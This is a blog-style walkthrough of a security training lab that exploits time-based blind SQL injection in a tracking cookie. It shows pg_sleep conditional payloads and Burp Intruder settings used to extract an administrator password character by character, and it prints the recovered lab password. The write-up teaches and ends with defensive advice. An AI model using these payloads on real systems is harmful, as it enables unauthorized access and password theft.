Blind SQL injection with time delays and information retrieval
I think I already made this one time but I re-done the lesson in order to keep the memory fresh
This lab demonstrates a blind SQL injection vulnerability through a tracking cookie used for analytics. The vulnerable application embeds the value of this cookie directly into a SQL query — without proper sanitization.
🧩 Vulnerability Overview
The server executes the SQL query synchronously, but the results are not reflected in the application response.
Since there are no output or error messages, traditional error-based or UNION-based SQL injection techniques won’t work here.
However, because the query executes in real time, we can exploit conditional time delays (e.g., pg_sleep()) to infer database information.
🎯 Objective
The goal is to:
- Exploit the time-based blind SQL injection vulnerability.
- Extract the administrator’s password from the
userstable. - Log in as the administrator user.
🔍 Step 1 — Confirm SQL Injection Vulnerability
We start by testing for injection with a time-delay payload in the tracking cookie:
' || pg_sleep(10) --If the query is vulnerable, the server response will be delayed by ~10 seconds.
Indeed, the response took about 20 seconds, confirming that the SQL query is being executed.

✅ Vulnerability confirmed.
🧱 Step 2 — Confirm Table Existence
We can now check if the table users exists by introducing a conditional delay:
' || (SELECT CASE WHEN 1=1 THEN pg_sleep(10) END)--The server sleeps, indicating the condition is true.
Now let’s test a false case:
' || (SELECT CASE WHEN 1=0 THEN pg_sleep(10) END)--This time the response returned instantly (~11ms) — confirming that the conditional logic works.
👤 Step 3 — Check for Administrator User
Let’s confirm that the administrator username exists in the users table:
' || (SELECT CASE WHEN (username='administrator') THEN pg_sleep(10) ELSE pg_sleep(-1) END FROM users)--The request took 10 seconds, confirming that the administrator user exists.
🔢 Step 4 — Determine Password Length
Next, let’s identify the password length:
' || (SELECT CASE WHEN (username='administrator' AND LENGTH(password)>20) THEN pg_sleep(10) ELSE pg_sleep(-1) END FROM users)--The response took ~11ms when checking >20, meaning the password is exactly 20 characters long.
You can perform this manually or automate it using Burp Suite Intruder.
🧠 Step 5 — Enumerate the Password
Now we brute-force the password one character at a time:
' || (SELECT CASE WHEN (username='administrator' AND SUBSTRING(password,1,1)='a') THEN pg_sleep(10) ELSE pg_sleep(-1) END FROM users)--If the character is correct, the request sleeps for 10 seconds.
🔄 Automating with Burp Suite
To speed things up, we’ll use Burp Suite Intruder with a cluster bomb attack:
- Position 1: character index (1–20)
- Position 2: alphanumeric set (a–z, 0–9)
Make sure to set only one thread, as concurrency can cause timing inconsistencies.
After sorting by response time, you can identify which requests triggered the delay — these correspond to correct password characters.

Highlighted results reveal valid characters in sequence.
Notice the password is 20 characters I had to rerun it since the request response time took on the 20:e request few ms I interpreted the result wrong but in my case its 20 characters.
🔓 Step 6 — Extracted Administrator Password
After running the enumeration, we recover the administrator’s password:
muiwpbwgm76kai2720e8
✅ Final Step — Log In as Administrator
With the password recovered, log in as the administrator user to solve the lab.
🧩 Summary
| Step | Action | Result |
|---|---|---|
| 1 | Tested for time delay | Vulnerability confirmed |
| 2 | Verified conditionals | Logic confirmed |
| 3 | Checked username existence | Administrator found |
| 4 | Determined password length | 20 characters |
| 5 | Brute-forced characters | Password extracted |
| 6 | Logged in as admin | Success |
⚠️ Key Takeaways
- Time-based SQLi allows data extraction even with no output or error feedback.
- Always use parameterized queries and ORMs to prevent injection.
- Application performance anomalies (like consistent delays) can reveal sensitive data.
Comments
Comments
Loading comments…